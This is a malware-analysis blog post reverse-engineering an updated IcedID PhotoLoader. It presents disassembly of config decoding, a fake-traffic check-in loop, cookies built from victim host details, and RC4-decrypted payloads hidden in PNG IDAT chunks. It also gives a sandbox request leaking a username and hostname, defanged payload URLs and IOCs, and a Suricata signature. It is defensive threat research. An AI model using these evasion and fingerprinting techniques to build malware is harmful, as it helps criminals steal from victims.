IcedID PhotoLoader evolution

sysopfb.github.io/malware,/icedid/2020/04/28/IcedIDs-updated-photoloader.html


Random RE

IcedID continues to evolve but yet not a lot of attention is given it, Joshua Platt, Vitali Kremez and myself recently released a report[1] detailing how they have been targeting and continue to target tax season in the midst of the Covid-19 pandemic which has extended tax season in the US to July.

In light of this they are also continuing to innovate on their malware tools including their PhotoLoader which was detailed by MalwareBytes previously[2]. The loader has recently had a number of additions added to it which appear to be designed towards protecting the payloads and also evading network detection.


Config

The loader comes with an onboard configuration which will be decoded:




```
loc_40133D:
mov     cl, ds:byte_404100[edx*2]
mov     al, ds:byte_404101[edx*2]
and     cl, 0F0h
shr     al, 4
or      cl, al
xor     cl, dl
mov     byte ptr [ebp+edx+Dst], cl
inc     edx
cmp     edx, edi
jb      short loc_40133D
```

Decoding this config shows some hex data and a number of domains:



```
Python>out
(-EOTSDLEETXwww.intel.com
Python>out.split('\x00')
['(\xad\x04S\x10\x03www.intel.com', '\x13@help.twitter.com', '\x15+support.oracle.com', '\x10',
'zajjizev.club', '\x14osupport.apple.com', '\x18Osupport.microsoft.com', '', '', '', '', '', '', '', '',
'', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '',
```

Some of these domains are legit and one of them stands out as suspect, the loader enumerates these domains and makes requests to them in a loop.


```
push    ecx
push    0
mov     ecx, eax
call    MakeRequest_40216D
add     esp, 0Ch
test    eax, eax
jz      loc_40237C
```

```
lea     eax, [ebp+var_218]
push    esi
mov     esi, [ebp+lpMem]
push    eax                 ; LPWSTR
push    esi                 ; int
test    bl, bl
jz      short loc_4022FE
```


```
mov     edx, offset asc_404650 ; "\""
mov     ecx, offset aSrc ; "src=\""
jmp     short loc_402308
```

```
loc_4022FE:                 ; "\")"
mov     edx, offset asc_404644
mov     ecx, offset String ; "url(\""
```

After retrieving the content it will look for the first occurrence of ‘url(“‘ or ‘src=”’.

```
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">

        <title>Site under reconstruction</title>
        <style>
        body
        {
            height:                 90vh;
            background-color:       #59BAB1;
            background-image:       url("background.png");
            background-repeat:      no-repeat;
            background-size:        contain;
        }
        </style>
    </head>
    <body>
    </body>
</html>
```

It will then build another request for this resource from the same domain but depending on the flag value before the domain will determine whether or not the second request will have a callback function set on the request for the retrieved resource.




```
cmp     [esi+1Ch], edi
jz      short loc_401543
```

```
cmp     [esi+20h], edi
jz      short loc_401543
```

```
push    ebp                    ; dwReserved
push    dword ptr [esi+20h] ; dwNotificationFlags
push    dword ptr [esi+1Ch] ; lpfnInternetCallback
push    ebx                    ; hInternet
call    ds:WinHttpSetStatusCallback
```


The callback will add cookie values to the request headers.



```
50                  push    eax
E8 A4 FE FF FF      call    BuildCookies_401FE0
8B F0               mov     esi, eax
59                  pop     ecx
5B                  pop     ebx
85 F6               test    esi, esi
74 21               jz      short loc_402165
```


```
68 00 00 00 A0      push    0A0000000h        ; dwModifiers
6A FF               push    0FFFFFFFFh        ; dwHeadersLength
56                  push    esi               ; pwszHeaders
FF 75 08            push    [ebp+hInternet] ; hRequest
FF 15 BC 40 40 00   call    ds:WinHttpAddRequestHeaders
56                  push    esi               ; lpMem
6A 00               push    0                 ; dwFlags
FF 15 48 40 40 00   call    ds:GetProcessHeap
50                  push    eax               ; hHeap
FF 15 28 40 40 00   call    ds:HeapFree
```

The cookie values built are based on various information from the infected system.




```
68 74 45 40 00          push    offset aSu      ; "%s%u"
50                      push    eax             ; LPWSTR
FF D6                   call    esi ; wsprintfW
03 F8                   add     edi, eax
83 C4 20                add     esp, 20h
8D 0C 7B                lea     ecx, [ebx+edi*2] ; LPWSTR
E8 B6 FB FF FF          call    BuildVersionCookie_gat_401C4A
03 F8                   add     edi, eax
8D 0C 7B                lea     ecx, [ebx+edi*2] ; LPWSTR
E8 CA FC FF FF          call    CreateRandomCookie_ga_401D68
03 F8                   add     edi, eax
8D 0C 7B                lea     ecx, [ebx+edi*2]
E8 31 FD FF FF          call    Build_u_and_io_cookie_401DD9
03 F8                   add     edi, eax
8D 0C 7B                lea     ecx, [ebx+edi*2]
E8 1D FE FF FF          call    Build_Gid_MAC_401ECF
8B C3                   mov     eax, ebx
5F                      pop     edi
```

An example of the request can be seen from this sandbox detonation[3]:



```
REQUEST

URL:         https://karantino.xyz/background.png
METHOD:      GET
Connection:  Keep-Alive
Cookie:      __gads=3341780230:0:361718:380:84; _gat=10.0.16299.64; _ga=1.329443.0.7
             4; _u=4445534B544F502D4A474C4C4A4C44:61646D696E; __io=21_1693682
             860_607145093_2874071422; _gid=92AA106A8DB0
Host:        karantino.xyz
```

The _u cookie value holds the username and computername hexlified.



```
mov     ebx, ecx
call    ds:GetComputerNameExA
test    eax, eax
jnz     short loc_401E0B
```

```
mov     word ptr [esp+128h+Buffer], 'x'
```

```
loc_401E0B:
lea     eax, [esp+128h+Buffer]
mov     edx, offset a_u ; "; _u="
push    eax
mov     ecx, ebx
call    Hexlify_401B6E
mov     esi, eax
mov     [esp+12Ch+nSize], edi
pop     ecx
lea     eax, [esp+128h+nSize]
push    eax             ; pcbBuffer
lea     eax, [esp+12Ch+Buffer]
push    eax             ; lpBuffer
call    ds:GetUserNameA
test    eax, eax
jnz     short loc_401E3E
```

```
mov     word ptr [esp+'('], 'x'
```

```
loc_401E3E:
lea     eax, [esp+128h+Buffer]
mov     edx, offset asc_4045C0 ; ":"
```

Inspecting the data from the sandbox detonation:


```
>>> binascii.unhexlify(
'4445534B544F502D4A474C4C4A4C44'


)
'DESKTOP-JGLLJLD'
>>> binascii.unhexlify('61646D696E')
'admin'
```

A breakdown of what the cookie values are:

Cookie	Value

Cookie	Value
_gid	Based on physical address of NIC
_io	Domain identifier from SID
_u	Username and Computername
_gat	Windows version info
_ga	Processor info via CPUID including hypervisor brand if available
_gads	First DWORD from decoded config data, flag from inspecting server certificate, a random DWORD or number passed as parameter with -id=, number of processes

After pulling down the fake image file it will look for 'IDAT'.




```
cmp     dword ptr [esi+ebp+4], 'TADI'
jz      short loc_40253F
```

```
mov     esi, eax
lea     eax, [esi+8]
cmp     eax, ebx
jbe     short loc_4024F1
```

```
loc_40253F:
lea     ecx, [esi+ebp]
cmp     edx, 5
jb      short loc_402534
```


```
mov     ebp, [ecx+8]
sub     edx, 4
add     ecx, 0Ch
mov     al, [ecx]
movzx   esi, al
cmp     esi, edx
ja      short loc_402534
```

Uses a byte value to determine the size of the RC4 key before RC4 decrypting the data:



```
loc_402591:
and     [esp+24h+lpMem], 0
lea     eax, [ecx+1]
lea     ecx, [esp+24h+var_14]
mov     [esp+24h+var_C], eax
mov     [esp+24h+var_8], edx
call    RC4_401AAA
test    eax, eax
jz      short loc_402534
```

Then will perform a hash check on the decoded data to determine if it was correct.



```
mov     esi, [esp+24h+var_8]
xor     edx, edx
mov     ecx, [esp+24h+lpMem]
mov     ebx, 811C9DC5h
test    esi, esi
jz      short loc_4025D2

loc_4025C1:
movzx   eax, byte ptr [edx+ecx]
xor     eax, ebx
imul    ebx, eax, 1000193h
inc     edx
cmp     edx, esi
jb      short loc_4025C1
```

If the hash check fails it will just continue performing this enumeration through the domain list, effectively turning this process into a checkin loop with fake traffic mixed in.

Many of these added features to their photo loader appear to be designed for evading researchers and detections, this gives us insights into their operations as what their customers are asking for dictates what their development team will prioritize. With the previous photo loader being blogged about and signatures being released, it was only a few months before a new updated system was created to replace it.

IOCs

1a4408ff606936ba91fa759414f1c6dd8b27e825

ca792a5d30d3ca751c4486e2d26c828a542a001a

zajjizev[.]club

hxxp://45.147.231[.]107/ldr.exe

hxxps://customscripts[.]us/ldr_2817175199.exe

karantino[.]xyz

hinkaly[.]club

Signatures

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"IcedID PhotoLoader Ver2";
flow:established,to_server; content:".png"; http_uri; content:"__gads="; http_cookie;
content:"gat="; http_cookie; content:"_ga="; http_cookie; content:"_u="; http_cookie;
content:"__io="; http_cookie; content:"_gid="; http_cookie; classtype:trojan-
activity; sid:9000030; rev:1; metadata:author Jason Reaves;)
```

References:

1. https://labs.sentinelone.com/icedid-botnet-the-iceman-goes-phishing-for-us-tax-returns/
2. https://blog.malwarebytes.com/threat-analysis/2019/12/new-version-of-icedid-trojan-uses-steganographic-payloads/
3. https://app.any.run/tasks/d092cd7a-3e1c-479f-93e0-6494e464f44e/